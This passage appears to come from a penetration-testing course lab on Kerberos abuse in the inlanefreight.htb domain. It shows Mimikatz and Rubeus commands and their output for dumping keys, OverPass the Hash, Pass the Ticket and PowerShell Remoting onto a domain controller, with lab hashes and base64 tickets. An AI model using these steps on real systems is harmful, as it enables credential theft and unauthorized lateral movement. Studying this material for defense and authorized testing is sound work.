doIE1jCCBNKgAwIBBaEDAgEWooID7TCCA+lhggPlMIID4aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggOvMIIDq6ADAgESoQMCAQKiggOdBIIDmUE/AWlM6VlpGv+Gfvn6bHXrpRjRbsgcw9beSqS2ihO+FY/2Rr0g0iHowOYOgn7EBV3JYEDTNZS2ErKNLVOh0/TczLexQk+bKTMh55oNNQDVzmarvzByKYC0XRTjb1jPuVz4exraxGEBTgJYUunCy/R5agIa6xuuGUvXL+6AbHLvMb+ObdU7Dyn9eXruBscIBX5k3D3S5sNuEnm1sHVsGuDBAN5Ko6kZQRTx22A+lZZD12ymv9rh8S41z0+pfINdXx/VQAxYRL5QKdjbndchgpJro4mdzuEiu8wYOxbpJdzMANSSQiep+wOTUMgimcHCCCrhXdyR7VQoRjjdmTrKbPVGltBOAWQOrFs6YK1OdxBles1GEibRnaoT9qwEmXOa4ICzhjHgph36TQIwoRC+zjPMZl9lf+qtpuOQK86aG7Uwv7eyxwSa1/H0mi5B+un2xKaRmj/mZHXPdT7B5Ruwct93F2zQQ1mKIH0qLZO1Zv/G0IrycXxoE5MxMLERhbPl4Vx1XZGJk2a3m8BmsSZJt/++rw7YE/vmQiW6FZBO/2uzMgPJK9xI8kaJvTOmfJQwVlJslsjY2RAVGly1B0Y80UjeN8iVmKCk3Jvz4QUCLK2zZPWKCn+qMTtvXBqx80VH1hyS8FwU3oh90IqNS1VFbDjZdEQpBGCE/mrbQ2E/rGDKyGvIZfCo7t+kuaCivnY8TTPFszVMKTDSZ2WhFtO2fipId+shPjk3RLI89BT4+TDzGYKU2ipkXm5cEUnNis4znYVjGSIKhtrHltnBO3d1pw402xVJ5lbT+yJpzcEc5N7xBkymYLHAbM9DnDpJ963RN/0FcZDusDdorHA1DxNUCHQgvK17iametKsz6Vgw0zVySsPp/wZ/tssglp5UU6in1Bq91hA2c35l8M1oGkCqiQrfY8x3GNpMPixwBdd2OU1xwn/gaon2fpWEPFzKgDRtKe1FfTjoEySGr38QSs1+JkVk0HTRUbx9Nnq6w3W+D1p+FSCRZyCF/H1ahT9o0IRkFiOj0Cud5wyyEDom08wOmgwxK0D/0aisBTRzmZrSfG7Kjm9/yNmLB5va1yD3IyFiMreZZ2WRpNyK0G6L4H7NBZPcxIgE/Cxx/KduYTPnBDvwb6uUDMcZR83lVAQ5NyHHaHUOjoWsawHraI4uYgmCqXYN7yYmJPKNDI290GMbn1zIPSSL82V3hRbOO8CZNP/f64haRlR63GJBGaOB1DCB0aADAgEAooHJBIHGfYHDMIHAoIG9MIG6MIG3oCswKaADAgESoSIEIClgTKTOAY3p4054sB9McPBYb2xUn/kgVWSSXFoFCot8oQkbB0hUQi5DT02iEjAQoAMCAQGhCTAHGwVEQzAxJKMHAwUAYKEAAKURGA8yMDIyMDcxMjEzMzk1NFqmERgPMjAyMjA3MTIyMzM5NTRapxEYDzIwMjIwNzE5MTMzOTU0WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdIVEIuQ09N
UserName : plaintext
Domain : HTB
LogonId : 0x6c680
UserSID : S-1-5-21-228825152-3134732153-3833540767-1107
AuthenticationPackage : Kerberos
LogonType : Interactive
LogonTime : 7/12/2022 9:42:15 AM
LogonServer : DC01
LogonServerDNSDomain : inlanefreight.htb
UserPrincipalName : plaintext@inlanefreight.htb
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 9:42:15 AM
EndTime : 7/12/2022 7:42:15 PM
RenewTill : 7/19/2022 9:42:15 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : 2NN3wdC4FfpQunUUgK+MZO8f20xtXF0dbmIagWP0Uu0=
Base64EncodedTicket :
doIE9jCCBPKgAwIBBaEDAgEWooIECTCCBAVhggQBMIID/aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT02jggPLMIIDx6ADAgESoQMCAQKiggO5BIIDtc6ptErl3sAxJsqVTkV84/IcqkpopGPYMWzPcXaZgPK9hL0579FGJEBXX+Ae90rOcpbrbErMr52WEVa/E2vVsf37546ScP0+9LLgwOAoLLkmXAUqP4zJw47nFjbZQ3PHs+vt6LI1UnGZoaUNcn1xI7VasrDoFakj/ZH+GZ7EjgpBQFDZy0acNL8cK0AIBIe8fBF5K7gDPQugXaB6diwoVzaO/E/p8m3t35CR1PqutI5SiPUNim0s/snipaQnyuAZzOqFmhwPPujdwOtm1jvrmKV1zKcEo2CrMb5xmdoVkSn4L6AlX328K0+OUILS5GOe2gX6Tv1zw1F9ANtEZF6FfUk9A6E0dc/OznzApNlRqnJ0dq45mD643HbewZTV8YKS/lUovZ6WsjsyOy6UGKj+qF8WsOK1YsO0rW4ebWJOnrtZoJXryXYDf+mZ43yKcS10etHsq1B2/XejadVr1ZY7HKoZKi3gOx3ghk8foGPfWE6kLmwWnT16COWVI69D9pnxjHVXKbB5BpQWAFUtEGNlj7zzWTPEtZMVGeTQOZ0FfWPRS+EgLmxUc47GSVON7jhOTx3KJDmE7WHGsYzkWtKFxKEWMNxIC03P7r9seEo5RjS/WLant4FCPI+0S/tasTp6GGP30lbZT31WQER49KmSC75jnfT/9lXMVPHsA3VGG2uwGXbq1H8UkiR0ltyD99zDVTmYZ1aP4y63F3Av9cg3dTnz60hNb7H+AFtfCjHGWdwpf9HZ0u0HlBHSA7pYADoJ9+ioDghL+cqzPn96VyDcqbauwX/FqC/udT+cgmkYFzSIzDhZv6EQmjUL4b2DFL/Mh8BfHnFCHLJdAVRdHlLEEl1MdK9/089O06kD3qlE6s4hewHwqDy39ORxAHHQBFPU211nhuU4Jofb97d7tYxn8f8c5WxZmk1nPILyAI8u9z0nbOVbdZdNtBg5sEX+IRYyY7o0z9hWJXpDPuk0ksDgDckPWtFvVqX6Cd05yP2OdbNEeWns9JV2D5zdS7Q8UMhVo7z4GlFhT/eOopfPc0bxLoOv7y4fvwhkFh/9LfKu6MLFneNff0Duzjv9DQOFd1oGEnA4MblzOcBscoH7CuscQQ8F5xUCf72BVY5mShq8S89FG9GtYotmEUe/j+Zk6QlGYVGcnNcDxIRRuyI1qJZxCLzKnL1xcKBF4RblLcUtkYDT+mZlCSvwWgpieq1VpQg42Cjhxz/+xVW4Vm7cBwpMc77Yd1+QFv0wBAq5BHvPJI4hCVPs7QejgdgwgdWgAwIBAKKBzQSByn2BxzCBxKCBwTCBvjCBu6ArMCmgAwIBEqEiBCDY03fB0LgV+lC6dRSAr4xk7x/bTG1cXR1uYhqBY/RS7aEJGwdIVEIuQ09NohYwFKADAgEBoQ0wCxsJcGxhaW50ZXh0owcDBQBA4QAApREYDzIwMjIwNzEyMTM0MjE1WqYRGA8yMDIyMDcxMjIzNDIxNVqnERgPMjAyMjA3MTkxMzQyMTVaqAkbB0hUQi5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB0hUQi5DT00=
<SNIP>
This is a common way to retrieve tickets from a computer. Another advantage of abusing Kerberos tickets is the ability to forge your own tickets.
Pass the Key aka OverPass the Hash
The traditional PtH technique involves reusing an NTLM password hash that doesn’t touch Kerberos. The PtK aka OverPass the Hash approach converts a hash/key for a domain-joined user into full TGT.
To forge your tickets, you need to have the user’s hash; you can use Mimikatz to dump all users Kerberos encryption keys using the module sekurlsa::ekeys. This module will enumerate all key types present for the Kerberos package.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::ekeys
<SNIP>
Authentication Id : 0 ; 444066 (00000000:0006c6a2)
Session : Interactive from 1
User Name : plaintext
Domain : HTB
Logon Server : DC01
Logon Time : 7/12/2022 9:42:15 AM
SID : S-1-5-21-228825152-3134732153-3833540767-1107
* Username : plaintext
* Domain : inlanefreight.htb
* Password : (null)
* Key List :
aes256_hmac b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60
rc4_hmac_nt 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_old 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_md4 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_nt_exp 3f74aa8f08f712f09cd5177b5c1ce50f
rc4_hmac_old_exp 3f74aa8f08f712f09cd5177b5c1ce50f
<SNIP>
Now that you have access to the AES256_HMAC and RC4_HMAC keys, you can perform the PtK aka OverPass the Hash attack using Mimikatz and Rubeus.
c:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::pth /domain:inlanefreight.htb /user:plaintext /ntlm:3f74aa8f08f712f09cd5177b5c1ce50f
user : plaintext
domain : inlanefreight.htb
program : cmd.exe
impers. : no
NTLM : 3f74aa8f08f712f09cd5177b5c1ce50f
| PID 1128
| TID 3268
| LSA Process is now R/W
| LUID 0 ; 3414364 (00000000:0034195c)
\_ msv1_0 - data copy @ 000001C7DBC0B630 : OK !
\_ kerberos - data copy @ 000001C7E20EE578
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt OK
\_ rc4_hmac_old OK
\_ rc4_md4 OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace @ 000001C7E2136BC8 (32) -> null
This will create a new cmd.exe window that you can use to request access to any service you want in the context of the target user.
To forge a ticket using Rubeus, you can use the module asktgt with the username, domain, and hash which can be /rc4, /aes128, /aes256, or /des.
c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60 /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/LSsa2xrdJJir1eVugDFCoGFT2hDcYcpRdifXw67WofDM6Z6utsha+4bL0z6QN+tdpPlNQFwjuWmBrZtpS9TcCblotYvDHa0aLVsroW/fqXJ4KIV2tVfbVIDJvPkgdNAbhp6NvlbzeakR1oO5RTm7wtRXeTirfo6C9Ap0HnctlHAd+Qnvo2jGUPP6GHIhdlaM+QShdJtzBEeY/xIrORiiylYcBvOoir8mFEzNpQgYADmbTmg+c7/NgNO8Qj4AjrbGjVf/QWLlGc7sH9+tARi/Gn0cGKDK481A0zz+9C5huC9ZoNJ/18rWfJEb4P2kjlgDI0/fauT5xN+3NlmFVv0FSC8/909pUnovy1KkQaMgXkbFjlxeheoPrP6S/TrEQ8xKMyrz9jqs3ENh//q738lxSo8J2rZmv1QHy+wmUKif4DUwPyb4AHgSgCCUUppIFB3UeKjqB5srqHR78YeAWgY7pgqKpKkEomy922BtNprk2iLV1cM0trZGSk6XJ/H+JuLHI5DkuhkjZQbb1kpMA2CAFkEwdL9zkfrsrdIBpwtaki8pvcBPOzAjXzB7MWvhyAQevHCT9y6iDEEvV7fsF/B5xHXiw3Ur3P0xuCS4K/Nf4GC5PIahivW3jkDWn3g/0nl1K9YYX7cfgXQH9/inPS0OF1doslQfT0VUHTzx8vG3H25vtc2mPrfIwfUzmReLuZH8GCvt4p2BAbHLKx6j/HPa4+YPmV0GyCv9iICucSwdNXK53Q8tPjpjROha4AGjaK50yY8lgknRA4dYl7+O2+j4K/lBWZHy+IPgt3TO7YFoPJIEuHtARqigF5UzG1S+mefTmqpuHmoq72KtidINHqi+GvsvALbmSBQaRUXsJW/Lf17WXNXmjeeQWemTxlysFs1uRw9JlPYsGkXFh3fQ2ngax7JrKiO1/zDNf6cvRpuygQRHMOo5bnWgB2E7hVmXm2BTimE7axWcmopbIkEi165VOy/M+pagrzZDLTiLQOP/X8D6G35+srSr4YBWX4524/Nx7rPFCggxIXEU4zq3Ln1KMT9H7efDh+h0yNSXMVqBSCZLx6h3Fm2vNPRDdDrq7uz5UbgqFoR2tgvEOSpeBG5twl4MSh6VA7LwFi2usqqXzuPgqySjA1nPuvfy0Nd14GrJFWo6eDWoOy2ruhAYtaAtYC6OByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGaADAgEXoRIEENEzis1B3YAUCjJPPsZjlduhCRsHSFRCLkNPTaIWMBSgAwIBAaENMAsbCXBsYWludGV4dKMHAwUAQOEAAKURGA8yMDIyMDcxMjE1MjgyNlqmERgPMjAyMjA3MTMwMTI4MjZapxEYDzIwMjIwNzE5MTUyODI2WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 11:28:26 AM
EndTime : 7/12/2022 9:28:26 PM
RenewTill : 7/19/2022 11:28:26 AM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : 0TOKzUHdgBQKMk8+xmOV2w==
PtT
Now that you have some Kerberos tickets, you can use them to move laterally within an environment.
With Rubeus you performed an OverPass the Hash attack and retrieved the ticket in Base64 format. Instead, you could use the flag /ptt to submit the ticket to the current logon session.
c:\tools> Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 3f74aa8f08f712f09cd5177b5c1ce50f
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\plaintext'
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKh
EzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpcGX6rbUlYxOWeMmu/zb
f7vGgDj/g+P5zzLbr+XTIPG0kI2WCOlAFCQqz84yQd6IRcEeGjG4YX/9ezJogYNtiLnY6YPkqlQaG1Nn
pAQBZMIhs01EH62hJR7W5XN57Tm0OLF6OFPWAXncUNaM4/aeoAkLQHZurQlZFDtPrypkwNFQ0pI60NP2
9H98JGtKKQ9PQWnMXY7Fc/5j1nXAMVj+Q5Uu5mKGTtqHnJcsjh6waE3Vnm77PMilL1OvH3Om1bXKNNan
JNCgb4E9ms2XhO0XiOFv1h4P0MBEOmMJ9gHnsh4Yh1HyYkU+e0H7oywRqTcsIg1qadE+gIhTcR31M5mX
5TkMCoPmyEIk2MpO8SwxdGYaye+lTZc55uW1Q8u8qrgHKZoKWk/M1DCvUR4v6dg114UEUhp7WwhbCEtg
5jvfr4BJmcOhhKIUDxyYsT3k59RUzzx7PRmlpS0zNNxqHj33yAjm79ECEc+5k4bNZBpS2gJeITWfcQOp
lQ08ZKfZw3R3TWxqca4eP9Xtqlqv9SK5kbbnuuWIPV2/QHi3deB2TFvQp9CSLuvkC+4oNVg3VVR4bQ1P
fU0+SPvL80fP7ZbmJrMan1NzLqit2t7MPEImxum049nUbFNSH6D57RoPAaGvSHePEwbqIDTghCJMic2X
c7YJeb7y7yTYofA4WXC2f1MfixEEBIqtk/drhqJAVXz/WY9r/sWWj6dw9eEhmj/tVpPG2o1WBuRFV72K
Qp3QMwJjPEKVYVK9f+uahPXQJSQ7uvTgfj3N5m48YBDuZEJUJ52vQgEctNrDEUP6wlCU5M0DLAnHrVl4
Qy0qURQa4nmr1aPlKX8rFd/3axl83HTPqxg/b2CW2YSgEUQUe4SqqQgRlQ0PDImWUB4RHt+cH6D563n4
PN+yqN20T9YwQMTEIWi7mT3kq8JdCG2qtHp/j2XNuqKyf7FjUs5z4GoIS6mp/3U/kdjVHonq5TqyAWxU
wzVSa4hlVgbMq5dElbikynyR8maYftQk+AS/xYby0UeQweffDOnCixJ9p7fbPu0Sh2QWbaOYvaeKiG+A
GhUAUi5WiQMDSf8EG8vgU2gXggt2Slr948fy7vhROp/CQVFLHwl5/kGjRHRdVj4E+Zwwxl/3IQAU0+ag
GrHDlWUe3G66NrR/Jg8zXhiWEiViMd5qPC2JTW1ronEPHZFevsU0pVK+MDLYc3zKdfn0q0a3ys9DLoYJ
8zNLBL3xqHY9lNe6YiiAzPG+Q6OByDCBxaADAgEAooG9BIG6fYG3MIG0oIGxMIGuMIGroBswGaADAgEX
oRIEED0RtMDJnODs5w89WCAI3bChCRsHSFRCLkNPTaIWMBSgAwIBAaENMAsbCXBsYWludGV4dKMHAwUA
QOEAAKURGA8yMDIyMDcxMjE2Mjc0N1qmERgPMjAyMjA3MTMwMjI3NDdapxEYDzIwMjIwNzE5MTYyNzQ3
WqgJGwdIVEIuQ09NqRwwGqADAgECoRMwERsGa3JidGd0GwdodGIuY29t
[+] Ticket successfully imported!
ServiceName : krbtgt/inlanefreight.htb
ServiceRealm : inlanefreight.htb
UserName : plaintext
UserRealm : inlanefreight.htb
StartTime : 7/12/2022 12:27:47 PM
EndTime : 7/12/2022 10:27:47 PM
RenewTill : 7/19/2022 12:27:47 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : PRG0wMmc4OznDz1YIAjdsA==
Note that it now displays Ticket successfully imported!.
Another way is to import the ticket into the current session using the .kirbi file from desk.
c:\tools> Rubeus.exe ptt /ticket:[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Import Ticket
[+] ticket successfully imported!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
...SNIP...
You can also use the Base64 output from Rubeus or convert a .kirbi to Base64 to perform the PtT attack. You can use PowerShell to convert a .kirbi to Base64.
PS c:\tools> [Convert]::ToBase64String([IO.File]::ReadAllBytes("[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"))
doQAAAWfMIQAAAWZoIQAAAADAgEFoYQAAAADAgEWooQAAAQ5MIQAAAQzYYQAAAQtMIQAAAQnoIQAAAADAgEFoYQAAAAJGwdIVEIuQ09NooQAAAAsMIQAAAAmoIQAAAADAgECoYQAAAAXMIQAAAARGwZrcmJ0Z3QbB0hUQi5DT02jhAAAA9cwhAAAA9GghAAAAAMCARKhhAAAAAMCAQKihAAAA7kEggO1zqm0SuXewDEmypVORXzj8hyqSmikY9gxbM9xdpmA8r2EvTnv0UYkQFdf4B73Ss5ylutsSsyvnZYRVr8Ta9Wx/fvnjpJw/T70suDA4CgsuSZcBSo/jMnDjucWNtlDc8ez6...SNIP...
Using Rubeus, you can perform a PtT providing the Base64 string instead of the file name.
c:\tools> Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWooID+TCCA/VhggPxMIID7aADAgEFoQkbB0hUQi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIrdJEO0iPQbMRY2pzSrk/gHuER2XRLdV/...SNIP...
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: Import Ticket
[+] ticket successfully imported!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
<SNIP>
Finally, you can also perform the PtT attack using the Mimikatz module kerberos::ptt and the .kirbi file that contains the ticket you want to import.
C:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 6 2020 14:53:43
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi"
* File: 'C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi': OK
mimikatz # exit
Bye!
c:\tools> dir \\DC01.inlanefreight.htb\c$
Directory: \\dc01.inlanefreight.htb\c$
Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 6/4/2022 11:17 AM Program Files
d----- 6/4/2022 11:17 AM Program Files (x86)
<SNIP>
PtT with PowerShell Remoting
PowerShell remoting allows you to run scripts or commands on a remote computer. Administrators often use PowerShell Remoting to manage remote computers on the network. Enabling PowerShell Remoting creates both HTTP and HTTPS listeners. The listener runs on standard port TCP/5985 for HTTP and TCP/5986 for HTTPS.
To create a PowerShell Remoting session on a remote computer, you must have administrative permissions, be a member of the Remote Management Users group, or have explicit PowerShell Remoting permissions in your session config.
Mimikatz
To user PowerShell Remoting with PtT, you can use Mimikatz to import your ticket and then open a PowerShell console and connect to the target machine. Once the ticket is imported into your cmd.exe session, you can launch a PowerShell command prompt from the same cmd.exe and use the command Enter-PSSession to connect to the target machine.
C:\tools> mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # kerberos::ptt "C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi"
* File: 'C:\Users\Administrator.WIN01\Desktop\[0;1812a]-2-0-40e10000-john@krbtgt-INLANEFREIGHT.HTB.kirbi': OK
mimikatz # exit
Bye!
c:\tools>powershell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\tools> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\john\Documents> whoami
inlanefreight\john
[DC01]: PS C:\Users\john\Documents> hostname
DC01
[DC01]: PS C:\Users\john\Documents>
Rubeus
Rubeus has the option createnetonly, which creates a sacrificial process/logon session. The process is hidden by default, but you can specify the flag /show to display the process, and the result is the equivalent of runas /netonly. This prevents the erasure of existing TGTs for the current logon session.
C:\tools> Rubeus.exe createnetonly /program:"C:\Windows\System32\cmd.exe" /show
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.3
[*] Action: Create process (/netonly)
[*] Using random username and password.
[*] Showing process : True
[*] Username : JMI8CL7C
[*] Domain : DTCDV6VL
[*] Password : MRWI6XGI
[+] Process : 'cmd.exe' successfully created with LOGON_TYPE = 9
[+] ProcessID : 1556
[+] LUID : 0xe07648
The above command will open a new cmd window. From that window, you can execute Rubeus to request a new TGT with the option /ptt to import the ticket into your current session and connect to the DC using PowerShell Remoting.
C:\tools> Rubeus.exe asktgt /user:john /domain:inlanefreight.htb /aes256:9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc /ptt
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.3
[*] Action: Ask TGT
[*] Using aes256_cts_hmac_sha1 hash: 9279bcbd40db957a0ed0d3856b2e67f9bb58e6dc7fc07207d0763ce2713f11dc
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.htb\john'
[*] Using domain controller: 10.129.203.120:88
[+] TGT request successful!
[*] Base64(ticket.kirbi):
doIFqDCCBaSgAwIBBaEDAgEWooIEojCCBJ5hggSaMIIElqADAgEFoRMbEUlOTEFORUZSRUlHSFQuSFRC
oiYwJKADAgECoR0wGxsGa3JidGd0GxFpbmxhbmVmcmVpZ2h0Lmh0YqOCBFAwggRMoAMCARKhAwIBAqKC
BD4EggQ6JFh+c/cFI8UqumM6GPaVpUhz3ZSyXZTIHiI/b3jOFtjyD/uYTqXAAq2CkakjomzCUyqUfIE5
+2dvJYclANm44EvqGZlMkFvHK40slyFEK6E6d7O+BWtGye2ytdJr9WWKWDiQLAJ97nrZ9zhNCfeWWQNQ
dpAEeCZP59dZeIUfQlM3+/oEvyJBqeR6mc3GuicxbJA743TLyQt8ktOHU0oIz0oi2p/VYQfITlXBmpIT
OZ6+/vfpaqF68Y/5p61V+B8XRKHXX2JuyX5+d9i3VZhzVFOFa+h5+efJyx3kmzFMVbVGbP1DyAG1JnQO
h1z2T1egbKX/Ola4unJQRZXblwx+xk+MeX0IEKqnQmHzIYU1Ka0px5qnxDjObG+Ji795TFpEo04kHRwv
zSoFAIWxzjnpe4J9sraXkLQ/btef8p6qAfeYqWLxNbA+eUEiKQpqkfzbxRB5Pddr1TEONiMAgLCMgphs
gVMLj6wtH+gQc0ohvLgBYUgJnSHV8lpBBc/OPjPtUtAohJoas44DZRCd7S9ruXLzqeUnqIfEZ/DnJh3H
SYtH8NNSXoSkv0BhotVXUMPX1yesjzwEGRokLjsXSWg/4XQtcFgpUFv7hTYTKKn92dOEWePhDDPjwQmk
H6MP0BngGaLK5vSA9AcUSi2l+DSaxaR6uK1bozMgM7puoyL8MPEhCe+ajPoX4TPn3cJLHF1fHofVSF4W
nkKhzEZ0wVzL8PPWlsT+Olq5TvKlhmIywd3ZWYMT98kB2igEUK2G3jM7XsDgwtPgwIlP02bXc2mJF/VA
qBzVwXD0ZuFIePZbPoEUlKQtE38cIumRyfbrKUK5RgldV+wHPebhYQvFtvSv05mdTlYGTPkuh5FRRJ0e
WIw0HWUm3u/NAIhaaUal+DHBYkdkmmc2RTWk34NwYp7JQIAMxb68fTQtcJPmLQdWrGYEehgAhDT2hX+8
VMQSJoodyD4AEy2bUISEz6x5gjcFMsoZrUmMRLvUEASB/IBW6pH+4D52rLEAsi5kUI1BHOUEFoLLyTNb
4rZKvWpoibi5sHXe0O0z6BTWhQceJtUlNkr4jtTTKDv1sVPudAsRmZtR2GRr984NxUkO6snZo7zuQiud
7w2NUtKwmTuKGUnNcNurz78wbfild2eJqtE9vLiNxkw+AyIr+gcxvMipDCP9tYCQx1uqCFqTqEImOxpN
BqQf/MDhdvked+p46iSewqV/4iaAvEJRV0lBHfrgTFA3HYAhf062LnCWPTTBZCPYSqH68epsn4OsS+RB
gwJFGpR++u1h//+4Zi++gjsX/+vD3Tx4YUAsMiOaOZRiYgBWWxsI02NYyGSBIwRC3yGwzQAoIT43EhAu
HjYiDIdccqxpB1+8vGwkkV7DEcFM1XFwjuREzYWafF0OUfCT69ZIsOqEwimsHDyfr6WhuKua034Us2/V
8wYbbKYjVj+jgfEwge6gAwIBAKKB5gSB432B4DCB3aCB2jCB1zCB1KArMCmgAwIBEqEiBCDlV0Bp6+en
HH9/2tewMMt8rq0f7ipDd/UaU4HUKUFaHaETGxFJTkxBTkVGUkVJR0hULkhUQqIRMA+gAwIBAaEIMAYb
